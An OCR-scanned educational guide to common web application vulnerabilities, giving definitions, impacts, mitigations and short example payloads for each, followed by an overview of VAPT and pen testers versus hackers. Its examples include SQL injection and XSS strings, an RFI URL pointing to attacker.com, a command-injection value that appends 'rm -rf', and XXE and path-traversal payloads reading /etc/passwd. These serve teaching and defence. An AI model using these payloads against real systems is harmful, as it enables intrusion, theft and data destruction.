
COMMON WEB APPLICATION VULNERABILITIES AND ATTACKS

A web application vulnerability is any system flaw that an attacker can exploit to compromise a web application. Web applications are becoming increasingly important in both business and personal life, if a web application vulnerability is exploited, it can result in the loss of sensitive data, disruption of business operations, reputational damage, and legal exposure.



1. SQL Injection (SQLi)

Definition:

An attack where malicious SQL statements are injected into a database query via user inputs.

Impact:

- Unauthorized data access, including sensitive information
- Data modification or deletion
- Bypassing authentication mechanisms
- Potential full database control

Mitigation:

- Use parameterized queries or prepared statements
- Validate and sanitize user inputs
- Employ Web Application Firewalls (WAF)
- Apply the principle of least privilege for database access

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' UNION SLEEP(10);--.

For example:

```
http://example.com/app/accountView?id=' UNION SELECT SLEEP(10);--
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data or even invoke stored procedures.

Example:

A vulnerable login query:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password123';
```

Injected input:

```
' OR '1'='1'; --
```

Final query:

SELECT * FROM users WHERE username = 'admin' OR '1'='1'; --' AND password = 'password123';

How It Works:

The attacker closes the intended query and adds a condition (`'1'='1'`) that is always true, gaining unauthorized access.

2. Cross-Site Scripting (XSS)

Definition:
An attack where malicious scripts are injected into web pages, typically through user inputs, which are then executed by other users' browsers.

Impact:

- Theft of session cookies or credentials
- Defacement of websites
- Redirection to malicious sites
- Execution of arbitrary JavaScript in the victim's browser

Mitigation:

- Encode output to prevent the execution of injected code
- Use Content Security Policy (CSP) headers
- Validate and sanitize user inputs

Example:

A vulnerable search input:

```
<form action="/search" method="get">

  <input type="text" name="query">

  <input type="submit" value="Search">

</form>
```

Injected script:

```
<script>alert('XSS');</script>
```

How It Works:
The attacker injects a script into the input field, which gets executed when other users access the page, displaying an alert or executing malicious actions.

3. Cross-Site Request Forgery (CSRF)

Definition:
An attack that forces a user to execute unwanted actions on a web application where they are authenticated.

Impact:

- Unauthorized actions performed on behalf of the victim
- Potential account takeovers or transfers
- Changes to user data or settings

Mitigation:

- Use anti-CSRF tokens for all state-changing requests
- Ensure that all sensitive requests require proper verification, such as headers or CAPTCHA

Example: A vulnerable bank transfer page:

```
<form action="/transfer" method="post">

  <input type="text" name="amount" value="1000">

  <input type="submit" value="Transfer">

</form>
```

Injected CSRF request:

```
<img src="http://bank.com/transfer?amount=1000" />
```

How It Works:
The attacker tricks the victim into submitting a transfer request through an image tag or malicious link, causing funds to be transferred without the user's knowledge.

4. Remote File Inclusion (RFI)

Definition:
An attack where a malicious user includes remote files into the application, typically exploiting a vulnerable file inclusion feature.

Impact:

- Execution of arbitrary code on the server
- Compromise of the server and its data
- Potential spread of malware

Mitigation:

- Disable the `allow_url_fopen` PHP directive
- Validate and sanitize input parameters
- Use absolute paths to include files

Example:

A vulnerable PHP file inclusion:

```
include($_GET['page']);
```

Injected input:

```
http://attacker.com/malicious_file.php
```

How It Works:
The attacker provides a URL to a malicious file, which is included in the PHP code and executed on the server, potentially leading to code execution.

5. Command Injection

Definition:
An attack where malicious commands are injected into a system shell via web applications.

Impact:

- Arbitrary command execution on the server
- Data compromise or destruction
- Potential full system control

Mitigation:

- Validate and sanitize user inputs
- Avoid using system commands in web applications
- Use safe libraries or functions to interact with the system

Example:

A vulnerable file listing:

```
$filename = $_GET['file'];
```

```
system("cat $filename");
```

Injected input:

```
file.txt; rm -rf /important-data
```

How It Works:
The attacker injects a malicious command (`rm -rf /important-data`) which is executed by the server shell, potentially deleting critical data.

6. Insecure Deserialization

Definition:
An attack where malicious data is deserialized (converted back from a serialized format), potentially leading to remote code execution.

Impact:

- Execution of arbitrary code
- Escalation of privileges
- Denial of service

Mitigation:

- Avoid using native serialization formats when possible
- Implement integrity checks (e.g., cryptographic signatures)
- Limit deserialization to trusted classes

Example:

A vulnerable deserialization function:

```
$object = unserialize($_POST['data']);
```

Injected input:

```
O:9:"MaliciousClass":1:{s:4:"test";s:9:"exploit();";}
```

How It Works:
The attacker manipulates the serialized data to include malicious code that gets executed when the object is deserialized, leading to code execution on the server.

7. Directory Traversal / Path Traversal Attacks

Definition:
An attack that allows the attacker to access files and directories that are outside of the web root directory by manipulating file paths.

Impact:

- Unauthorized file access, including sensitive data (e.g., password files)
- Potential code execution or system compromise

Mitigation:

- Validate and sanitize file paths
- Use a whitelist for acceptable file names and paths
- Disable symbolic link (symlink) traversal

Example:

A vulnerable file access function:

```
$file = $_GET['file'];

include("/var/www/html/uploads/$file");
```

Injected input:

```
../../../../etc/passwd
```

How It Works:
The attacker manipulates the file path (`../../../../etc/passwd`) to access sensitive system files, such as the password file.

8. Broken Authentication

Definition:
An attack where flaws in authentication mechanisms allow attackers to bypass security and impersonate legitimate users.

Impact:

- Account takeover
- Unauthorized access to user data
- Privilege escalation

Mitigation:

- Implement multi-factor authentication (MFA)
- Ensure session expiration after inactivity
- Use secure password hashing algorithms (e.g., bcrypt)

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the browser's 'acct' parameter to send whatever account number they want. If not correctly verified, the attacker can access any user's account.

```
https://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply forces browses to target URLs. Admin rights are required for access to the admin page.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

Example:

A vulnerable login mechanism:

```
if ($_POST['username'] == 'admin' && $_POST['password'] == 'password123') {
    // login success
}
```

Injected input:

```
username=admin&password=admin
```

How It Works:
The attacker can guess or brute-force weak credentials or exploit other flaws in the authentication process to log in as an administrator.

9. Session Fixation

Definition:
An attack where an attacker sets or "fixes" a user's session identifier (session ID) before the user logs in, with the aim of hijacking the session after the login.

Impact:

- Session hijacking
- Unauthorized access to user accounts
- Potential full access to user data or actions within the session

Mitigation:

- Regenerate session IDs after successful login
- Use secure, HttpOnly, and SameSite cookies
- Set session timeouts to invalidate old sessions
- Ensure the session ID is not exposed in URLs

Example:

An attacker sends a link to the victim with a fixed session ID:

```
http://vulnerableapp.com/login?sessionID=12345
```

Once the victim logs in, the attacker can use the same session ID to impersonate the user.

How It Works:
The attacker tricks the victim into using a session ID they control, and once the victim logs in, the attacker can use that session ID to access the victim’s account.

10. Security Misconfigurations

Definition:
An attack where improper configurations or weak default settings are left in place in an application, server, or database, making it vulnerable to exploitation.

Impact:

- Unauthorized access to sensitive data or internal systems
- Exposure of unnecessary services or ports
- Potential system takeover or data leakage

Mitigation:

- Perform regular security audits and reviews
- Disable unused services, ports, and default accounts
- Harden server configurations (e.g., Apache, Nginx, database servers)
- Implement a secure development lifecycle (SDL)

Example Attack Scenarios

Scenario #1: The application server comes with sample applications not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. Suppose one of these applications is the admin console, and default accounts weren't changed. In that case, the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a severe access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider (CSP) has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

Example:

A server exposing sensitive configuration files like `.git` or `.env` to the web:

```
http://vulnerableapp.com/.git/config
```

This can leak database credentials and other sensitive information.

How It Works:
Improper or missing configurations expose sensitive data or application components to attackers. For example, leaving unnecessary ports open can allow attackers to access internal services.

11. Insecure Cryptographic Storage

Definition:
An attack where sensitive data, such as passwords, credit card numbers, or other personally identifiable information (PII), is stored in an insecure manner.

Impact:

- Compromise of sensitive data
- Exposure of credentials and authentication tokens
- Financial loss or identity theft

Mitigation:

- Use strong encryption algorithms (e.g., AES-256) to store sensitive data
- Apply proper key management and avoid hard-coding encryption keys
- Use salted and hashed passwords (e.g., bcrypt, Argon2)
- Securely store cryptographic keys in hardware security modules (HSMs)

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g., at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g., the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

Example:

A vulnerable storage mechanism:

```
password = "password123"
```

Stored in plaintext in a database or file.

How It Works:
Sensitive data is stored without proper encryption or hashing, allowing attackers to easily access the raw data if they compromise the storage location (e.g., a database breach).

12. XML External Entities (XXE) Vulnerabilities

Definition:
An attack that exploits a vulnerability in XML parsers to inject malicious XML code, potentially allowing an attacker to access local files, perform SSRF (Server-Side Request Forgery), or execute arbitrary code.

Impact:

- Unauthorized file access or leakage (e.g., `/etc/passwd`)
- Server-side request forgery (SSRF)
- Remote code execution (RCE)
- Denial of service (DoS) via XML bomb

Mitigation:

- Disable external entity processing in XML parsers
- Use secure parsing libraries that prevent XXE (e.g., use `XMLReader` or `DOM` with external entities disabled)
- Perform input validation and sanitization for XML-based user input
- Implement Web Application Firewalls (WAF) that detect and block XXE attacks

Example:

A vulnerable XML file upload:

```
<?xml version="1.0"?>

<!DOCTYPE foo [

  <!ELEMENT foo ANY >

  <!ENTITY xxe SYSTEM "file:///etc/passwd" >

]>

<foo>&xxe;</foo>
```

How It Works:
The attacker injects an external entity (`xxe`) into the XML document, causing the

XML parser to fetch the local file (`/etc/passwd`) and send its contents to the attacker.

13. Insecure Direct Object References (IDOR)

Definition:
IDOR is an attack where an attacker manipulates input data (usually URLs or HTTP parameters) to gain unauthorized access to objects (files, database records, etc.) that they shouldn't be able to access. This is typically due to a lack of access control checks for user-supplied object references.

Impact:

- Unauthorized access to sensitive data
- Data leakage or modification
- Unauthorized actions performed on behalf of other users

Mitigation:

- Implement proper access control checks for all user inputs and object references
- Use indirect object references (e.g., random IDs, GUIDs) instead of predictable or sequential IDs
- Apply the principle of least privilege to restrict user access to only their data
- Use secure coding practices to validate and authorize user actions

Example:

A vulnerable URL to access a user's profile:

```
http://vulnerableapp.com/user/profile?id=123
```

An attacker changes the ID in the URL:

```
http://vulnerableapp.com/user/profile?id=124
```

How It Works:
The attacker directly modifies the `id` parameter in the URL to access another user's profile, which they are not authorized to view, exploiting the lack of access control.

14. Server-Side Request Forgery (SSRF)

Definition:
SSRF is an attack where an attacker tricks a server into making unintended requests to internal or external resources, such as databases, file servers, or other internal services, that the attacker wouldn't otherwise be able to reach.

Impact:

- Access to internal resources that are not normally exposed
- Potential to read sensitive data, such as cloud metadata or files from local servers
- Can lead to remote code execution (RCE) in some cases
- Can result in Denial of Service (DoS) if an attacker makes excessive requests

Mitigation:

- Validate and sanitize all user inputs that could lead to external requests
- Restrict outbound requests to trusted services or domains only
- Use firewall rules to limit internal service access
- Use HTTP request libraries that allow whitelisting of allowed domains

Example Attack Scenarios

Attackers can use SSRF to attack systems protected behind web application firewalls, firewalls, or network ACLs, using scenarios such as:

Scenario #1: Port scan internal servers – If the network architecture is unsegmented, attackers can map out internal networks and determine if ports are open or closed on internal servers from connection results or elapsed time to connect or reject SSRF payload connections.

Scenario #2: Sensitive data exposure – Attackers can access local files or internal services to gain sensitive information such as `file:///etc/passwd` and `http://localhost:28017/`.

Scenario #3: Access metadata storage of cloud services – Most cloud providers have metadata storage such as `http://169.254.169.254/`. An attacker can read the metadata to gain sensitive information.

Scenario #4: Compromise internal services – The attacker can abuse internal services to conduct further attacks such as Remote Code Execution (RCE) or Denial of Service (DoS).

Example:

A vulnerable image-fetching feature:

```
$image_url = $_GET['url'];

file_get_contents($image_url);
```

Attacker input:

```
http://127.0.0.1/private-data.txt
```

How It Works:
The attacker supplies a URL pointing to an internal resource (e.g., `http://127.0.0.1/private-data.txt`), which the server then fetches, exposing sensitive internal information.

15. Business Logic Vulnerabilities

Definition:
Business logic vulnerabilities occur when an attacker exploits flaws in the application's logic to bypass intended functionality, usually through unconventional use of the application or by manipulating inputs that affect business decisions.

Impact:

- Unauthorized access to functionality or features
- Financial losses (e.g., bypassing payment checks)
- Data corruption or theft
- Exploitation of business workflows for malicious benefit

Mitigation:

- Thoroughly test business logic during the development phase
- Use proper authorization checks on all sensitive actions
- Validate user inputs based on business rules
- Perform penetration testing focused on business logic flaws

Example:

A vulnerable checkout process:

```
http://vulnerableapp.com/checkout?item_id=1&price=50
```

An attacker changes the price parameter:

```
http://vulnerableapp.com/checkout?item_id=1&price=0
```

How It Works:
The attacker manipulates the price parameter to bypass payment and receive the item for free, exploiting flaws in the checkout process's business logic.

16. Denial of Service (DoS)

Definition:
DoS is an attack where an attacker overloads a server or network resource with excessive requests, causing it to become unresponsive or unavailable to legitimate users.

Impact:

- Temporary or permanent disruption of service
- Financial losses due to downtime
- Impact on reputation and customer trust
- Resource depletion (e.g., CPU, memory, bandwidth)

Mitigation:

- Rate-limit requests to prevent abuse
- Implement Web Application Firewalls (WAF) to detect and block malicious traffic
- Use load balancing to distribute requests evenly
- Deploy DDoS protection services (e.g., Cloudflare, AWS Shield)
- Set up alerting and monitoring systems for unusual traffic spikes

Example:

A vulnerable application exposed to flooding requests:

`http://vulnerableapp.com/api`

Attacker floods the server with thousands of HTTP requests per second, overwhelming the system.

How It Works:
The attacker sends a massive volume of requests to the target server, exhausting its resources (e.g., CPU, bandwidth, memory), causing it to become slow or unavailable to legitimate users.

VAPT TESTING

V-Vulnerability

A-Assessment

P-Penetration

T-Testing

VAPT stands for Vulnerability Assessment and Penetration Testing. It is a comprehensive security testing process that combines two distinct but complementary approaches to identify, analyze, and address security vulnerabilities in a system, network, or application.

VAPT testing is a type of security testing that combines two critical methodologies to identify and address cybersecurity vulnerabilities. The first method is Vulnerability Assessment, which involves scanning the system, network, or application to identify potential weaknesses or vulnerabilities. The second method is Penetration Testing, which involves simulating a cyber-attack to evaluate the system's ability to defend against it.

Vulnerability Assessment

A process to evaluate and review key systems, networks and applications. To identify vulnerabilities and configuration issues that may put the organization at risk of being breached or exploited Effective in identifying vulnerabilities, but it **cannot differentiate between exploitable vs non-exploitable vulnerabilities**

- A systematic process that scans for security weaknesses and provides insights into potential vulnerabilities without actively exploiting them.
- A systematic process of identifying, classifying, and prioritizing vulnerabilities in a system.
- It focuses on discovering weaknesses that could be exploited by attackers.
- Typically involves automated tools to scan for known vulnerabilities.

Key Features of Vulnerability Assessment:

- **Broad Scope:** VA begins running checks through the system searching for any predefined vulnerabilities.
- **Automated Tools:** Includes automated scripts for fragile segmentation.
- **Risk Prioritization:** Facilitates the identification of risks based on their potential consequences.
- **Regular scanning:** If possible, it should include periodic updates and updates on new vulnerabilities.

One of the key limitations of Vulnerability Assessment (VA) is that it cannot reliably differentiate between exploitable and non-exploitable vulnerabilities. This is because VA tools primarily focus on identifying and reporting vulnerabilities based on predefined signatures, patterns, or configurations, without fully understanding the context or exploitability of those vulnerabilities.

1. How Vulnerability Assessment Works

Automated Scanning: VA tools use automated scans to detect known vulnerabilities in systems, networks, or applications.

Signature-Based Detection: These tools rely on databases of known vulnerabilities (e.g., CVE databases) and compare system configurations or code against these signatures.

Configuration Checks: They check for misconfigurations, outdated software, weak protocols, and other common issues.

While VA tools are excellent at identifying potential vulnerabilities, they lack the ability to contextually analyze whether a vulnerability can actually be exploited in a specific environment.

2. Why VA Cannot Differentiate Exploitable vs Non-Exploitable Vulnerabilities

a. Lack of Contextual Analysis

VA tools do not consider the environmental context of the vulnerability. For example:

A vulnerability might exist, but the affected component may not be exposed to the internet or accessible to attackers.

The vulnerability might be present, but compensating controls (e.g., firewalls, intrusion detection systems) may mitigate the risk.

b. No Exploitation Attempts

VA tools do not attempt to exploit vulnerabilities. They only report their presence based on signatures or configurations.

Exploitation requires manual testing or advanced tools (e.g., Metasploit), which are outside the scope of VA.

c. False Positives

VA tools often generate false positives, reporting vulnerabilities that do not actually exist or are not exploitable.

For example, a tool might flag a software version as vulnerable, but the specific vulnerability might have been patched or mitigated in that version.

d. Limited Understanding of Business Logic

VA tools cannot assess business logic vulnerabilities (e.g., flaws in workflows or application logic) because these require an understanding of how the application is used in real-world scenarios.

e. Static Analysis Limitations

VA tools perform static analysis (e.g., scanning code or configurations) but cannot simulate dynamic interactions or user behavior that might lead to exploitation.

3. Examples of Exploitable vs Non-Exploitable Vulnerabilities

Example 1: Outdated Software

VA Report: A server is running an outdated version of Apache with a known vulnerability (e.g., CVE-2021-41773).

Exploitable?:

Yes: If the server is internet-facing and the vulnerability can be exploited remotely.

No: If the server is behind a firewall or the vulnerability has been mitigated by a workaround.

Example 2: Open Port

VA Report: Port 22 (SSH) is open on a server.

Exploitable?:

Yes: If weak passwords or default credentials are used, allowing brute-force attacks.

No: If strong authentication mechanisms (e.g., SSH keys, MFA) are in place.

Example 3: SQL Injection Vulnerability

VA Report: A web application is vulnerable to SQL injection.

Exploitable?:

Yes: If the vulnerable input field is accessible to attackers and connected to a sensitive database.

No: If the input field is not exposed to users or the database is not accessible.

Penetration Testing

Goal-driven test focused on identifying all possible routes of entry an attacker could use to gain unauthorized entry into the target. Identifies the potential damage and further internal compromise an attacker could carry out once they are past the perimeter. Proof of concept strategy to investigate, exploit and validate the extent of the identified vulnerability.

- A simulated attack on a system to exploit identified vulnerabilities.
- It goes beyond vulnerability assessment by actively attempting to exploit weaknesses to determine their impact.
- Often involves manual testing and ethical hacking techniques.
- An ethical hacking process where testers attempt to exploit identified vulnerabilities to evaluate the system's security defenses.

Key Features of Penetration Testing:

- **Simulated Attack:** In penetration testing, the organization mimics an attack by actual attackers through the use of identical tools and techniques. This realistic approach aids in discovering weaknesses that may not be found using solely automated systems, which makes it an actual determination of an organization’s security.
- **Manual and Automated Testing:** Penetration testing is a combination of automated scanner tools and hands-on pen testing. Furthermore, automated tools often identify common vulnerabilities, whereas, hands-on testing allows a tester to think outside the box, combine attacks, and identify nuanced issues.
- **Detailed Reporting and Impact Analysis:** A penetration test entails generating elaborate reports that not only enumerate discovered vulnerabilities but also describe the consequences of the exposure of each hole. Organizations can use this analysis to rank remedial activities according to the seriousness of the threats found.
- **Regulatory Compliance:** To adhere to regulations like PCI DSS, HIPAA, and GDPR, penetration testing is a must for many companies. Penetration testing ensures that organizations meet these compliance requirements by validating the effectiveness of their security controls against real-world threats.

How VAPT Arised

VAPT originated as a response to the growing need for organizations to safeguard their digital assets in an increasingly interconnected world. Initially, cybersecurity was


focused mainly on firewall protection and antivirus solutions. However, as the complexity of IT systems grew and cyber threats evolved, traditional security measures became insufficient.

With the rise of sophisticated attacks such as SQL injection, cross-site scripting (XSS), and advanced persistent threats (APTs), organizations began adopting more proactive and in-depth security testing approaches. The combination of vulnerability assessments and penetration testing emerged as a structured methodology to strengthen security postures and simulate real-world attack scenarios.

The following factors contributed to the rise of VAPT:

- **Increased Cyber Threat Landscape:** The growing number and sophistication of cyberattacks necessitated a more proactive security approach.
- **Compliance Requirements:** Regulatory frameworks such as PCI-DSS, HIPAA, and GDPR began mandating regular security assessments and penetration tests.
- **Adoption of Digital Transformation:** As organizations migrated to cloud environments and embraced online services, security testing became essential to ensure the safety of digital assets.
- **Data Breaches and Security Incidents:** High-profile data breaches highlighted the need for better security measures and proactive assessments.

What is the difference between a Pen Tester and a Hacker?



Aspect	Pen Tester	Hacker
Intent	Ethical and authorized testing to identify and fix vulnerabilities.	Unauthorized access, either malicious (black hat) or ethical (white hat).
Authorization	Always has permission from the organization to conduct tests.	May or may not have permission. Black hats operate without consent, while white hats work with authorization.
Legality	Legal and part of the organization's security strategy.	Can be legal (white hats) or illegal (black hats).
Objective	Improve security by identifying and reporting vulnerabilities.	Varies: Black hats aim for theft, destruction, or disruption; white hats help secure systems.
Methodology	Follows structured and documented processes, often based on standards (like OWASP, NIST).	May use unconventional, unpredictable methods and cutting-edge exploits.
Outcome	Comprehensive report detailing vulnerabilities, impact, and remediation steps.	Black hats may cause data breaches, financial losses, or system damage; white hats report issues ethically.
Examples of Activities	Simulated attacks, vulnerability assessments, exploit attempts with mitigation plans.	Phishing attacks, malware deployment, exploiting zero-day vulnerabilities (malicious in the case of black hats).
Employment	Typically works for cybersecurity firms, consultancies, or as part of in-house security teams.	Black hats operate in underground networks; white hats work with organizations or as independent researchers.

PenTester (Penetration Tester):

A PenTester is a cybersecurity professional hired to simulate attacks on systems, networks, or applications to identify and fix vulnerabilities.

Their goal is to improve security by finding weaknesses before malicious hackers can exploit them.

They work within legal and ethical boundaries, with explicit permission from the system owner.

Motivated by improving security and protecting systems.

Works to prevent breaches and ensure compliance with security standards.

Follows a structured, goal-oriented approach to testing.

Operates legally with explicit permission from the system owner.

Follows a code of ethics and adheres to professional standards.

Reports findings responsibly and provides recommendations for remediation.

Follows a structured and systematic process:

- Planning and scoping.
- Reconnaissance and information gathering.
- Vulnerability assessment.
- Exploitation (with permission).
- Reporting and remediation.

Uses industry-standard tools like:

- Nmap (network scanning).
- Metasploit (exploitation framework)
- Burp Suite (web application testing).
- Nessus (vulnerability scanning).

Follows best practices and avoids causing damage to systems.

Provides a detailed report to the organization, including:

- Vulnerabilities discovered.
- Risk assessment and impact analysis.
- Recommendations for remediation.

Works with the organization to fix vulnerabilities and improve security.

Hacker:

A Hacker is a broader term that refers to anyone with advanced technical skills to manipulate systems, networks, or software.

Hackers can be categorized based on their intent:

- **White Hat Hackers:** Ethical hackers who use their skills for good (similar to PenTesters).
- **Black Hat Hackers:** Malicious hackers who exploit vulnerabilities for personal gain or harm.
- **Grey Hat Hackers**: Individuals who operate in a morally ambiguous area, sometimes breaking laws but without malicious intent.

Motivation varies depending on the type of hacker:

- **White Hat Hackers:** Motivated by ethical concerns and helping organizations.
- **Black Hat Hackers:** Motivated by personal gain, such as financial profit, data theft, or causing harm.
- **Grey Hat Hackers:** May seek recognition, challenge, or curiosity, often without explicit permission.

Legal and Ethical Boundaries

- **White Hat Hackers:** Operate legally and ethically, similar to PenTesters.
- **Black Hat Hackers:** Operate illegally without permission, often causing harm.
- **Grey Hat Hackers:** May operate without permission but without malicious intent, which can still be illegal.

Methodology depends on the type of hacker:

- **White Hat Hackers:** Similar to PenTesters, but may use more creative or unconventional methods.
- **Black Hat Hackers:** Use any means necessary to achieve their goals, including illegal or unethical methods.
- **Grey Hat Hackers:** May use a mix of ethical and unethical techniques.

Uses a wide range of tools, including:

- Custom scripts and zero-day exploits (unknown vulnerabilities).
- Social engineering techniques (e.g., phishing, pretexting).
- Malware and ransomware (for Black Hat Hackers).

May develop their own tools or modify existing ones for specific attacks.

Reporting and Outcomes

